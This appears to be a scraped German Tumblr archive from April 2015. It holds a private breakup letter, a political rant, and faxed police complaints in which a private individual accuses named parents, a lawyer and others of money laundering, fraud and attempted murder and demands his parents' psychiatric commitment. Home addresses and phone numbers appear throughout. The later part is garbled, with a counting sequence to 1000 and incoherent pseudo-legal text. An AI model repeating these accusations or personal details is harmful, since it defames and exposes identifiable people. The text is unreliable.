versteh das jetzt nicht falsch, ich will dir keine vorwürfe machen. ich möchte nur, daß du verstehst, was mit mir passiert ist. ich wollte einfach so gerne, daß es gut wird mit uns, wollte, daß wir noch eine chance haben. aber je mehr zeit ins land ging, desto mel.r. schwand meine hoffnung, desto mehr klammerte ich, weil ich mir nicht mehr zu helfen wußte. aber mein herz hat mich nicht losgelassen und hat es im grunde genommen bis heute nicht, auch wenn du das nicht hören magst und auf die gefahr hin, daß du es falsch verstehst.

und als ich dann vor sechs wochen schlufs gemacht habe, hab ich gehofft, es tut sich was in dir, irgendwie passiert, doch du warst eher erleichtert, zumindest schien es mir so, und das hat so weh getan, ich fragte mich die ganze zeit, warum du es eigentlich nicht beendet hattest und mich die entscheidung treffen ließest. hatte das dann kommentiert, es sei vielleicht aus bequemlichkeit gewesen und das hat mir den rest gegeben.

dann wollte ich mich nur noch in die reihe kriegen, dich vergessen, die idee: gemeinsame existenz, zusammensein und und und. und wenn ich dir dann gesagt habe, ich weiß nicht, was das mit max ist, dann hab ich nicht gelogen. vielleicht hab ich mich belogen aber - klar - das will man auch nicht hören. vielleicht wollte ich auch nicht wahrhaben, daß ich was für ihn empfinde, weil dafür eigentlich kein platz ist. ich kann dir bis heute noch nicht sagen, was das eigentlich ist, aber klar ist es auch nicht "nur" eine aktion im betrunkenen zustand. ich hab dir vorhin gesagt, daß ich dich verstehe, da ich dir am samstag gesagt habe, daß ich dich liebe - und wie sollst du dann in deinen kopf reinkriegen, daß ich bei einem andern bin, natürlich war das nicht geplant aber du mußt recht haben, wenn du sagst, es war voraussehbar. das hab ich mir aber nicht klargemacht. womit ich das nicht entschuldigen möchte, ich nehme es vielmehr als warnung für mich, endlich damit aufzuhören, mich nicht mit dinge auseinanderzusetzen. fakt ist aber auch, daß ich nunmal diese gefühle für dich habe aber die beziehung zurückwill (und das hab ich dir auch gesagt) weil ich weiß, es macht mich kaputt. und dich auch.

wie das jetzt alles zusammenpaßt, weiß ich auch nicht. gar nicht. aber das sind die gefühle, die ich habe und die dinge, die mir durch meinen (kranken) kopf gehen und ich komme damit genauso wenig klar. und mit der angst, die ich am samstag hatte vor dir, mit all den aussetzungen, die du gemacht hast, damit komme ich auch nicht klar. denn: so sehr ich dich auch verstehe und verstehen möchte, mir schiefen die sätze immer und immer wieder durch den kopf, all die sachen, die du in mein ohr gebrüllt hast, sie kommen wieder und machen mir angst und verletzen mich mindestens in dem maß, wie ich dich verletzt habe.

und verdammt, ich weiß nicht, wie das mit dem... weitergehen soll, wie wir das in die reihe kriegen sollen, mit all den emotionen, die da sind, die ich noch genauso habe wie du. gaby sagte, ich soll da rausgehen, es würde nicht gutgehen. ich denke darüber nach, weil ich mir auch nicht vorstellen kann, es mit einem anderen uii zusammenzumachen, der nicht mehr mein freund sein will. ich versuche gerade herauszufinden, ob es für mich möglich ist, auf lohnsteuerkarte zu arbeiten und trotzdem die konzession und das alles zu behalten. vielleicht auch als ein übergang für ein, zwei monate. so hätten wir diese finanzielle belastung, die ich darstelle, nicht, du könntest mit aushilfen arbeiten und wir hätten noch ein wenig zeit, zu überlegen und unser verhältnis neu zu definieren. wie auch immer, ich lasse dich da nicht auflaufen oder alleine stehen. es wird eine lösung geben, daß du problemlos da drin bleiben kannst. wir werden sie finden. ich sag jetzt nicht mehr vertrau mir, weil ich weiß du trust es nicht mehr. aber ich gebe dir mein wort, daß du diesen laden weitermachst. was ich dann mache, wird die zeit zeigen und vielleicht kriegen wir das dann auch wieder zusammen hin.

ich hoffe, du hast bis heute gelesen. ich kann momentan nicht weiterkommen, ob es dir liegt oder eher weh tut. ich würde mir wünschen, daß du alles versteht + beide seiten kennst. mehr gibt es nicht. ich weiß nicht, ob du wieder eskalieren kannst. wenn dir irgendwas nicht klar ist oder du dich auskoste willst, ruf bitte bei mir an! 0172-... oder 0172-... ich hab dich lieb, wenn du momentan überfordert bist, was beurteilen kann. hoffe du kannst es lesen! uuu.

[3] http://36.media.tumblr.com/813012d7002c489d7e3d8316d6258762/tumblr_nn7y27ng1X1sofvubo4_r1_1280.jpg

hi,

habe gerade nochmal mit [redacted] telefoniert. sitze jetzt hier tausend gedanken im kopf, und frage mich, was ich eigentlich noch alles falsch machen kann. es gibt wahrscheinlich nicht mehr viel. ich weiß nur, daß ich dir mehr als einmal gesagt habe, daß ich natürlich vor allem ein problem damit habe, daß mein herz mich nicht in dem maß losläßt, in dem mein kopf das schon lange getan hat. hier kommt erschwerend hinzu, daß ich das irgendwie mit dem h[redacted] in einklang bringen wollte, in den griff kriegen wollte. das ist mir nicht geglückt. ich denke, du hast verstanden, warum ich mir den vorwurf mache, daß die situation so eskaliert ist. ich habe dir von dem gespräch am freitag nichts erzählt, weil ich nicht wollte, daß du noch mehr verletzt wirst im nachhinein als du es nach dieser horrornacht eh schon warst. weil ich nicht wollte, daß du es falsch verstehst. und ich denke, genau das ist jetzt passiert.

ganz abgesehen davon, daß ich unsere situation nach wie vor abgelöst sehen wollte, von dieser ganzen alten scheiße, von [redacted], h[redacted] und was weiß ich. ich wollte, daß es ein völliger neuanfang ist, von so wenig wie möglich belastet, was spätestens seit sonntag eh nicht mehr möglich ist. und das war mir – wie so vieles – auch nicht klar, denn natürlich ist es seitdem nicht nur eine frage zwischen dir und mir und mir und [redacted] sondern auch [redacted] und dir. und spätestens da hätte ich dir von der freitag-geschichte oder samstag oder wann immer das war, ich weiß es nicht mehr, erzählen müssen. und es tut mir leid, daß ich es nicht getan habe oder einfach nicht so weit gedacht habe.

ich kam vorhin nicht mehr dazu, dir das restliche telefonat mit [redacted] zu schildern. wir haben ausgemacht, daß wir uns erstmal schreiben, um standpunkte zu klären.

ich hab dir den brief, den ich uli gebe, dazugelegt. damit du beide seiten kennst und vielleicht einschätzen kannst. wenn du ihn nicht lesen möchtest, ist es auch ok. ich werfe dir jetzt den brief ein, den anderen bei [redacted] (ich weiß, daß er nicht zuhause ist, er arbeitet) und fahre dann zum b[redacted].

binz sagte, du kannst jederzeit anrufen oder noch vorbeikommen "auf neutralem boden" wie er sich ausdrückte. und wenn nicht, würde ich mich freuen, wenn du dich morgen meldest.

ich möchte, daß du weißt, daß ich bei all dieser scheiße die hoffnung, vielleicht, unsere idee nicht aufgebe.

*es tut mir leid.
[redacted]
ich würde mich freuen, wenn du dich
wiedermal bei binz meldest, wenn du
das gelesen hast. made my reputation
dich und habe angst vor mir.*

[4] http://41.media.tumblr.com/1d706859653a16dd71748aefe7f6aa90/tumblr_nn7y27ng1X1sofvubo3_r1_1280.jpg

22.04.2015 06:21 <http://sch-einesystem.tumblr.com/post/117099909553>

Frankfurt/M., 22. April 2015
Bernd Bähring und Ilse-Marie Bähring, Im Mösele 17, 78343 Gaienhofen
Geldwäsche / Versicherungsbetrug /
Unterbringung meiner Eltern in einer psychiatrischen Klinik
Meine Eltern quälen und bedrohen mich schon wieder.
Sie riskieren mit von ihnen angedrohten Vorkehrungen/Maßnahmen

absichtlich schwere Gesundheitsschäden oder meinen Tod.

Und sie betrügen weiter eine Krankenkasse, die DAK, bei der ich in meinem gesamten Berufsleben nie versichert war indem diese

Leistungen bezahlen soll ? auf Kosten ihrer Versicherten ? die entgegen irgendeiner vertraglichen Vereinbarung - also ohne Auftrag - erbracht wurden.

siehe hierzu:

<http://take-ca.re/download/> und <http://take-ca.re/tumblr.com/>

meine Mutter hat zudem über eine Schein-Beschäftigung bei der Mares

Personalmarketing GmbH Bad Homburg, einer Firma aus der Guppe meiner Partner in der Bürogemeinschaft Louisenstraße 101, 61348 Bad Homburg in 2003 Geldwäsche betrieben.

siehe hierzu:

<http://mama-mares.baehring.at>

Mein vaterlediet an Altersstarrsinn undn meien Mutter hat eine ausgeprägten Dachscharn. -> Einweisen.

(Maximilian Baehring)

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.

per Fax: +49 / (0)7735/ 97102

Polizeiposten
Gaienhofen
Hauptstraße 124

Frankfurt/M., 22. April 2015

78343 Gaienhofen

**Bernd Bähring und Ilse-Marie Bähring, Im Mösele 17, 78343 Gaienhofen
Geldwäsche / Versicherungsbetrug /
Unterbringung meiner Eltern in einer psychiatrischen Klinik**

Meine Eltern quälen und bedrohen mich schon wieder.

Sie riskieren mit von ihnen angedrohten Vorkehrungen/Maßnahmen absichtlich schwere Gesundheitsschäden oder meinen Tod.

Und sie betrügen weiter eine Krankenkasse, die DAK, bei der ich in meinem gesamten Berufsleben nie versichert war indem diese Leistungen bezahlen soll - auf Kosten ihrer Versicherten - die entgegen irgendeiner vertraglichen Vereinbarung - also ohne Auftrag - erbracht wurden.

siehe hierzu:

<http://take-ca.re/download/> und <http://take-ca.re/tumblr.com/>

meine Mutter hat zudem über eine Schein-Beschäftigung bei der Mares Personalmarketing GmbH Bad Homburg, einer Firma aus der Guppe meiner Partner in der Bürogemeinschaft Louisenstraße 101, 61348 Bad Homburg in 2003 Geldwäsche betrieben.

siehe hierzu:

<http://mama-mares.baehring.at>

Mein vaterlediet an Altesrstarrsinn undn meien Mutter hat eine ausgeprägten Dachsbaden. -> Einweisen.


(Maximilian Baehring)

[1] http://40.media.tumblr.com/de6940a23c964c553bb901b6e6ad08fc/tumblr_nn80b5EiDG1sofvubo2_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
22 04 2015 20:10

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 22 04 | 20:10 | Fax ges. | 0773597102 | 0:22 | 1 | OK |

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 22 04 | 20:11 | Fax ges. | 06172120189 | 0:21 | 1 | OK |

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner
Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
22 04 2015 20:11

[2] http://36.media.tumblr.com/3c5d8089781e0f67e5de6bfa74c4b4de/tumblr_nn80b5EiDG1sofvubo1_1280.jpg

22.04.2015 07:10 <http://sch-einesystem.tumblr.com/post/117103272083>

Es war so absehbar -

erst ein ERMÄCHTIGUNGSGESTZ (9/11 anti-terror) einführen
- um dann ?Blockupy?-Demonstranten mit GEWALT bekämpfen zu können

Für wie dämlich hätte diese totalitäre Polizeistaats-regierung und Justiz ihre Bevölkerung eigentlich? Sie haben zwischen 1999 und 2015 nicht wieder gutzumachende Schäden zu verantworten.

Sie schaffen ein Klima in dem vereintlich geistig Behinderte ?ausgerottet?und Väter als rechtlose Samenspender sexuell missbraucht werden, ohne Rechte aber dafür mit Wehr und Unterhaltspflicht.
Geistig Behindert ist hierbei jeder der eien abweichende religiöse oder politische Meinung vertritt.

Ihre Gerichte sind Rechtsbeuger, Rechtsmissbraucher, Postunterschläger und Verfahrensverzögerer, die Anwaltschaft bestenfalls extrem unfähig, schon eher, schwerst kriminell betrügerisch. Alles mit persönlicher Bereicherungsabsicht ohne auch nur einen Funken Berufsethos.


Und die ?ANGEBLICH? stimmt nämlich in den von mir recherchierten Fällen nicht wirklich ?verprügelte Frauen? Helferindustrie an ansonsten arbeitslosen Soziologinnen von Jugendämtern stehen dem in nichts nach. Da geht es Darum gütergemischta-Zugewinn zu erpressen und sonst nichts indem die Ex-Männer verleumdet werden. Die Kirchen sind zudem kriminelle Absammungs-verfälschungs und Adoptionsvermittlungs-Vereine die meinen sich mit ihrem Glauben gegen die biologische Realität stellen zu können.

Und die Polizisten, die verprügeln Opfer von Straftaten weil sie ZU FAUL sind den Papierkram bei Strafanzeigeentgegennahme zu machen. (Erinnert mich an so Politiksprösslinge die Schülerzeitung machen wollten falls man ihnen ne Tippse stellt und Sie Stiftung Warentest für Starkbier und Drogen auf Kosten der jeweiligen Lobby spielen dürften.)

Die Bevölkerung macht diese Scheiße nicht mehr mit.

Sie haben jetzt über 15 Jahre lang Schieße gebaut und jetzt kommt vom deutschen Widerstand die gewaltstame Quittung dafür. Wenn De Maiziere meint er könne hier zu Polizei-Gewalt gegen Blockupy-Demonstranten aufrufen dann wird das dazu führen daß es in Berlin aussieht wie in Frankfurt am 19.03.2015.

Deutsche Justiz war zu Zeiten Hitlers ebenso korrupt wie zu Zeiten der Stasi. Nur die Medien haben da etwas anderes erzählt. Deutsche Polizei hat aus gemachter Erfahrung kein Gewaltmonopol mehr.



[1] http://40.media.tumblr.com/f66b2d33fc4fda9dc12350347688519f/tumblr_nn82l2ywhj1sofvubo1_1280.jpg

22.04.2015 08:17 <http://sch-einesystem.tumblr.com/post/117108360028>

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
per Fax: +49 / (0)6172 / 120-189
Polizei Bad Homburg v.d.Höhe
Saalburgstraße 116

61350 Bad Homburg v.d.Höhe

Frankfurt/M., 22. April 2015

Die Reiki-Sekte / Uta Riek hat bereits 1999 versucht mittels Abnötigung einer Vor-sorgevollmacht eine Betreuung über mich zu errichten und zwar unter Beihilfe zur Freiheitsberaubung und bei Verleumdung. Sie hat versucht Völlmachten missbräuchlich zu verwenden und sich so der wirtschaftlichen Untreue und des Betrug strafbar gemacht. Die Tat ist auch nicht verjährt da sie andauert und die Polizei in Bad Homburg v.d. Höhe ebenso wie die in Frankfurt a.M. die Hilfeleistung unterlassen haben und sich geweigert haben Strafanzeige entgegenzunehmen. Rechtsanwältin Asfour am 19.07.2012 (2-29 T 203/12 48 Landgericht Frankfurt a.M. / XIV BAE 537/12L Amts- gericht Frankfurt M.!) erneut versucht Betreuung über mich zu errichten um so BETREUUNGSBETRÜGERISCH als Vermögensverwalterin eingesetzt zu werden.

Beweis: Strafanzeige vom 01./03. Juli 2013 an die Staatsanwaltschaft Frankfurt a.M.
Fax vom 19.07.2012 in dem Asfour als Betreuerin über mich eingesetzt werden sollte.

Rechtsanwältin Dagmar Asfour hat BETRÜGERISCH versucht eine Betreuung über mich zu errichten, mich einsperren zu lassen und mir unter Vorspiegelung falscher tatsachen (Kindesunterschiebung ei nicht wirksamer vaterschaftsanerkennung in 9F 104/01 Ki) Unterschriften abzunötigen. Am 03. Juli 2013 habe ich die Anwältin deshalb bei der Staatsanwaltschaft Frankfurt a.M. angezeigt.

gez.:
Maximilian Bähring

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.

per Fax: +49 / (0)6172 / 120-189

Polizei Bad Homburg v.d.Höhe
Saalburgstraße 116

61350 Bad Homburg v.d.Höhe

Frankfurt/M., 22. April 2015

Die Reiki-Sekte / Uta Riek hat bereits 1999 versucht mittels Abnötigung einer Vorsorgevollmacht eine Betreuung über mich zu errichten und zwar unter Beihilfe zur Freiheitsberaubung und bei Verleumdung. Sie hat versucht Vollmachten missbräuchlich zu verwenden und sich so der wirtschaftlichen Untreue und des Betrug strafbar gemacht. Die Tat ist auch nicht verjährt da sie andauert und die Polizei in Bad Homburg v.d. Höhe ebenso wie die in Frankfurt a.M. die Hilfeleistung unterlassen haben und sich geweigert haben Strafanzeige entgegenzunehmen. Rechtsanwältin Asfour am 19.07.2012 (2-29 T 203/12 48 Landgericht Frankfurt a.M. / XIV BAE 537/12L Amtsgericht Frankfurt M.!) erneut versucht Betreuung über mich zu errichten um so BETREUUNGSBETRÜGERISCH als Vermögensverwalterin eingesetzt zu werden.

Beweis: Strafanzeige vom 01./03. Juli 2013 an die Staatsanwaltschaft Frankfurt a.M. Fax vom 19.07.2012 in dem Asfour als Betreuerin über mich eingesetzt werden sollte.

Rechtsanwältin Dagmar Asfour hat BETRÜGERISCH versucht eien Betreuung über mich zu errichten, mich einsperren zu lassen und mir unter Vorspiegelung falscher tatsachen (Kindesunterschhebung ei nicht wirksamer vaterschaftsanerkennung in 9F 104/01 Ki) Unterschriften abzunötigen. Am 03. Juli 2013 habe ich die Anwältin deshalb bei der Staatsnawtschaft Frankfurt a.M. angezeigt.

Maximilian Bähring
 Hoelderlinstr. 4
 60316 Frankfurt a.M.
 Telefon: +49 (0) 69 173 20 776
 E-Mail: maximilian@baehring.at
 http://www.maximilianbaehring.at

Maximilian Bähring | Rechtsanwalt | 60316 Frankfurt a.M.

Wohnort: Bad Homburg v.d. Höhe | 61350
 Telefon: +49 (0) 61 72 120-189
 per Fax: +49 (0) 61 72 120-189
 per E-Mail: maximilian@baehring.at

Stichtagsbuchhaltung
 Kanzlei: Saalburgstr. 116
 D-61350 Bad Homburg v.d. Höhe

FLUCHTGEFAHR / VERDUNKLUNGSGEFAHR - Strafverfahren wegen des dringenden Verdachts einer **gemeinschaflich begangener MORDVERSUCH / FREIHEITSBERAUBUNG**
 durch Uta Riek und Dagmar Asfour, beide Bad Homburg v.d. Höhe
 Soweit Dagmar Asfour die nach Uta Riek vor befristeter Haft bis zur Exzess der Tötung begangen werden sollte wenn man mich nicht sofort vollständig (vollständig) freisetzen würde. Das ist strafbar. Ich kann dies nachweisen durch Dagmar Asfour. Ich werde mich dafür einsetzen, dass Uta Riek freigesetzt werden kann.

Stichtagsbuchhaltung
 Kanzlei: Saalburgstr. 116
 D-61350 Bad Homburg v.d. Höhe

Abwärtlerin Uta Riek ist die in dem RTGA 2014/14 (M. 12) / www.stb-berlin.de 13 - 14 - 15 - 16 - 17 - 18 - 19 - 20 - 21 - 22 - 23 - 24 - 25 - 26 - 27 - 28 - 29 - 30 - 31 - 32 - 33 - 34 - 35 - 36 - 37 - 38 - 39 - 40 - 41 - 42 - 43 - 44 - 45 - 46 - 47 - 48 - 49 - 50 - 51 - 52 - 53 - 54 - 55 - 56 - 57 - 58 - 59 - 60 - 61 - 62 - 63 - 64 - 65 - 66 - 67 - 68 - 69 - 70 - 71 - 72 - 73 - 74 - 75 - 76 - 77 - 78 - 79 - 80 - 81 - 82 - 83 - 84 - 85 - 86 - 87 - 88 - 89 - 90 - 91 - 92 - 93 - 94 - 95 - 96 - 97 - 98 - 99 - 100 - 101 - 102 - 103 - 104 - 105 - 106 - 107 - 108 - 109 - 110 - 111 - 112 - 113 - 114 - 115 - 116 - 117 - 118 - 119 - 120 - 121 - 122 - 123 - 124 - 125 - 126 - 127 - 128 - 129 - 130 - 131 - 132 - 133 - 134 - 135 - 136 - 137 - 138 - 139 - 140 - 141 - 142 - 143 - 144 - 145 - 146 - 147 - 148 - 149 - 150 - 151 - 152 - 153 - 154 - 155 - 156 - 157 - 158 - 159 - 160 - 161 - 162 - 163 - 164 - 165 - 166 - 167 - 168 - 169 - 170 - 171 - 172 - 173 - 174 - 175 - 176 - 177 - 178 - 179 - 180 - 181 - 182 - 183 - 184 - 185 - 186 - 187 - 188 - 189 - 190 - 191 - 192 - 193 - 194 - 195 - 196 - 197 - 198 - 199 - 200 - 201 - 202 - 203 - 204 - 205 - 206 - 207 - 208 - 209 - 210 - 211 - 212 - 213 - 214 - 215 - 216 - 217 - 218 - 219 - 220 - 221 - 222 - 223 - 224 - 225 - 226 - 227 - 228 - 229 - 230 - 231 - 232 - 233 - 234 - 235 - 236 - 237 - 238 - 239 - 240 - 241 - 242 - 243 - 244 - 245 - 246 - 247 - 248 - 249 - 250 - 251 - 252 - 253 - 254 - 255 - 256 - 257 - 258 - 259 - 260 - 261 - 262 - 263 - 264 - 265 - 266 - 267 - 268 - 269 - 270 - 271 - 272 - 273 - 274 - 275 - 276 - 277 - 278 - 279 - 280 - 281 - 282 - 283 - 284 - 285 - 286 - 287 - 288 - 289 - 290 - 291 - 292 - 293 - 294 - 295 - 296 - 297 - 298 - 299 - 300 - 301 - 302 - 303 - 304 - 305 - 306 - 307 - 308 - 309 - 310 - 311 - 312 - 313 - 314 - 315 - 316 - 317 - 318 - 319 - 320 - 321 - 322 - 323 - 324 - 325 - 326 - 327 - 328 - 329 - 330 - 331 - 332 - 333 - 334 - 335 - 336 - 337 - 338 - 339 - 340 - 341 - 342 - 343 - 344 - 345 - 346 - 347 - 348 - 349 - 350 - 351 - 352 - 353 - 354 - 355 - 356 - 357 - 358 - 359 - 360 - 361 - 362 - 363 - 364 - 365 - 366 - 367 - 368 - 369 - 370 - 371 - 372 - 373 - 374 - 375 - 376 - 377 - 378 - 379 - 380 - 381 - 382 - 383 - 384 - 385 - 386 - 387 - 388 - 389 - 390 - 391 - 392 - 393 - 394 - 395 - 396 - 397 - 398 - 399 - 400 - 401 - 402 - 403 - 404 - 405 - 406 - 407 - 408 - 409 - 410 - 411 - 412 - 413 - 414 - 415 - 416 - 417 - 418 - 419 - 420 - 421 - 422 - 423 - 424 - 425 - 426 - 427 - 428 - 429 - 430 - 431 - 432 - 433 - 434 - 435 - 436 - 437 - 438 - 439 - 440 - 441 - 442 - 443 - 444 - 445 - 446 - 447 - 448 - 449 - 450 - 451 - 452 - 453 - 454 - 455 - 456 - 457 - 458 - 459 - 460 - 461 - 462 - 463 - 464 - 465 - 466 - 467 - 468 - 469 - 470 - 471 - 472 - 473 - 474 - 475 - 476 - 477 - 478 - 479 - 480 - 481 - 482 - 483 - 484 - 485 - 486 - 487 - 488 - 489 - 490 - 491 - 492 - 493 - 494 - 495 - 496 - 497 - 498 - 499 - 500 - 501 - 502 - 503 - 504 - 505 - 506 - 507 - 508 - 509 - 510 - 511 - 512 - 513 - 514 - 515 - 516 - 517 - 518 - 519 - 520 - 521 - 522 - 523 - 524 - 525 - 526 - 527 - 528 - 529 - 530 - 531 - 532 - 533 - 534 - 535 - 536 - 537 - 538 - 539 - 540 - 541 - 542 - 543 - 544 - 545 - 546 - 547 - 548 - 549 - 550 - 551 - 552 - 553 - 554 - 555 - 556 - 557 - 558 - 559 - 560 - 561 - 562 - 563 - 564 - 565 - 566 - 567 - 568 - 569 - 570 - 571 - 572 - 573 - 574 - 575 - 576 - 577 - 578 - 579 - 580 - 581 - 582 - 583 - 584 - 585 - 586 - 587 - 588 - 589 - 590 - 591 - 592 - 593 - 594 - 595 - 596 - 597 - 598 - 599 - 600 - 601 - 602 - 603 - 604 - 605 - 606 - 607 - 608 - 609 - 610 - 611 - 612 - 613 - 614 - 615 - 616 - 617 - 618 - 619 - 620 - 621 - 622 - 623 - 624 - 625 - 626 - 627 - 628 - 629 - 630 - 631 - 632 - 633 - 634 - 635 - 636 - 637 - 638 - 639 - 640 - 641 - 642 - 643 - 644 - 645 - 646 - 647 - 648 - 649 - 650 - 651 - 652 - 653 - 654 - 655 - 656 - 657 - 658 - 659 - 660 - 661 - 662 - 663 - 664 - 665 - 666 - 667 - 668 - 669 - 670 - 671 - 672 - 673 - 674 - 675 - 676 - 677 - 678 - 679 - 680 - 681 - 682 - 683 - 684 - 685 - 686 - 687 - 688 - 689 - 690 - 691 - 692 - 693 - 694 - 695 - 696 - 697 - 698 - 699 - 700 - 701 - 702 - 703 - 704 - 705 - 706 - 707 - 708 - 709 - 710 - 711 - 712 - 713 - 714 - 715 - 716 - 717 - 718 - 719 - 720 - 721 - 722 - 723 - 724 - 725 - 726 - 727 - 728 - 729 - 730 - 731 - 732 - 733 - 734 - 735 - 736 - 737 - 738 - 739 - 740 - 741 - 742 - 743 - 744 - 745 - 746 - 747 - 748 - 749 - 750 - 751 - 752 - 753 - 754 - 755 - 756 - 757 - 758 - 759 - 760 - 761 - 762 - 763 - 764 - 765 - 766 - 767 - 768 - 769 - 770 - 771 - 772 - 773 - 774 - 775 - 776 - 777 - 778 - 779 - 780 - 781 - 782 - 783 - 784 - 785 - 786 - 787 - 788 - 789 - 790 - 791 - 792 - 793 - 794 - 795 - 796 - 797 - 798 - 799 - 800 - 801 - 802 - 803 - 804 - 805 - 806 - 807 - 808 - 809 - 810 - 811 - 812 - 813 - 814 - 815 - 816 - 817 - 818 - 819 - 820 - 821 - 822 - 823 - 824 - 825 - 826 - 827 - 828 - 829 - 830 - 831 - 832 - 833 - 834 - 835 - 836 - 837 - 838 - 839 - 840 - 841 - 842 - 843 - 844 - 845 - 846 - 847 - 848 - 849 - 850 - 851 - 852 - 853 - 854 - 855 - 856 - 857 - 858 - 859 - 860 - 861 - 862 - 863 - 864 - 865 - 866 - 867 - 868 - 869 - 870 - 871 - 872 - 873 - 874 - 875 - 876 - 877 - 878 - 879 - 880 - 881 - 882 - 883 - 884 - 885 - 886 - 887 - 888 - 889 - 890 - 891 - 892 - 893 - 894 - 895 - 896 - 897 - 898 - 899 - 900 - 901 - 902 - 903 - 904 - 905 - 906 - 907 - 908 - 909 - 910 - 911 - 912 - 913 - 914 - 915 - 916 - 917 - 918 - 919 - 920 - 921 - 922 - 923 - 924 - 925 - 926 - 927 - 928 - 929 - 930 - 931 - 932 - 933 - 934 - 935 - 936 - 937 - 938 - 939 - 940 - 941 - 942 - 943 - 944 - 945 - 946 - 947 - 948 - 949 - 950 - 951 - 952 - 953 - 954 - 955 - 956 - 957 - 958 - 959 - 960 - 961 - 962 - 963 - 964 - 965 - 966 - 967 - 968 - 969 - 970 - 971 - 972 - 973 - 974 - 975 - 976 - 977 - 978 - 979 - 980 - 981 - 982 - 983 - 984 - 985 - 986 - 987 - 988 - 989 - 990 - 991 - 992 - 993 - 994 - 995 - 996 - 997 - 998 - 999 - 1000

Wichtig! Sollte die Polizei Sie dazu auffordern, sich zu erklären, so bitten wir Sie, dies zu tun, da Sie sonst die Gefahr der Freiheitsberaubung durch die Polizei in Bad Homburg v.d. Höhe laufen könnten.

ICH BEFEHLE AUCH FRAU ASFOUR UNTERSCHREIBEN UND SIEGELHAFT AUFZUBEHALTEN
 die Unterschrift der Frau Maximilian Bähring, geb. [Name], die Sie an der Staatsanwaltschaft in Bad Homburg v.d. Höhe einbringen soll, um gegen sie ein Strafverfahren zu eröffnen.

STATTBAD
 61350 Bad Homburg v.d. Höhe

In der Familienkasse
 Bähring, J. Riek
 Abrechnungsnummer: 123456789
 Datum: 22. April 2015

Die die Beschuldigten überlassen werden, bis hin zu den nächsten Verwandten, ist nicht zulässig. Die Beschuldigten sind in der Regel nicht mehr. Bei der Abrechnung der 2013 werden nur noch die empfangenen Beträge in Höhe von 1000 Euro nach dem 1. April 2013 in Höhe von 1000 Euro empfangen zu haben.

Gezeichnet:
 Maximilian Bähring

95. Hinweis: Bitte beachten Sie, dass die Unterschriften der Ehepartner in der Regel nicht zulässig sind. Bitte beachten Sie, dass die Unterschriften der Ehepartner in der Regel nicht zulässig sind.

gez.: 
Maximilian Bähring

[1] http://40.media.tumblr.com/32c8d39829737f3e9636bb57aae2d9d/tumblr_nn85paWmC11sofvubo2_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
22 04 2015 22:11

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 22 04 | 22:11 | Fax ges. | 06172120189 | 0:31 | 1 | OK |

[2] http://41.media.tumblr.com/de5c2690a7ef5e95a7ec038b61e7fc43/tumblr_nn85paWmC11sofvubo1_1280.jpg

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Mobil: +49 (0) 174 3639226
EMail: maximilian@boehring.at
http://www.maximilian.boehring.at

<http://www.buvriek.boehring.at>
<http://www.take-ca.re>
<http://www.reiki-direkt.de/huessner/>
<http://www.nazis.dynip.name>

Maximilian Bähring, Hölderlinstraße 4 D-60316 Frankfurt a.M.

worb per Fax: 069/1367-2100, 06172/120-189
persönlich zugestellt / Kopie GStA 3 Zs 1795/08

Staatssanwaltschaft
Konrad-Adenauer-Straße 20
D-60313 Frankfurt a.M.

Frankfurt a.M., den 03. Juli 2013

FLUCHTGEFAHR / VERDÜNKUNGSGEFAHR - Strafanzeige wegen des dringenden Verdachtes gemeinschaftlich begangener MORDVERSUCH / FREIHEITSBERAUBUNG durch Uta Riek und Dagmar Asfour, beide Bad Homburg v.d. Höhe

Sowohl Dagmar Asfour als auch Uta Riek war bekannt daß ich bis zum Eintritt des Todes hungers-treiken würde wenn man mich erneut willkürlich psychiatrisch internieren würde. Das ist aktenkundig. Ich kann das nachweisen denn Dagmar Asfour hat versucht Verahrsngsfliegerin im Unterbringungsverfahren zu werden.

Frankfurt am Main, 19.07.2012
Amtsgericht Frankfurt am Main
3. Zivilkammer
Aktensatznr.: 3-20 Y 303/12
48 XIV BAE 537/12 L, Amtsgericht Frankfurt am Main
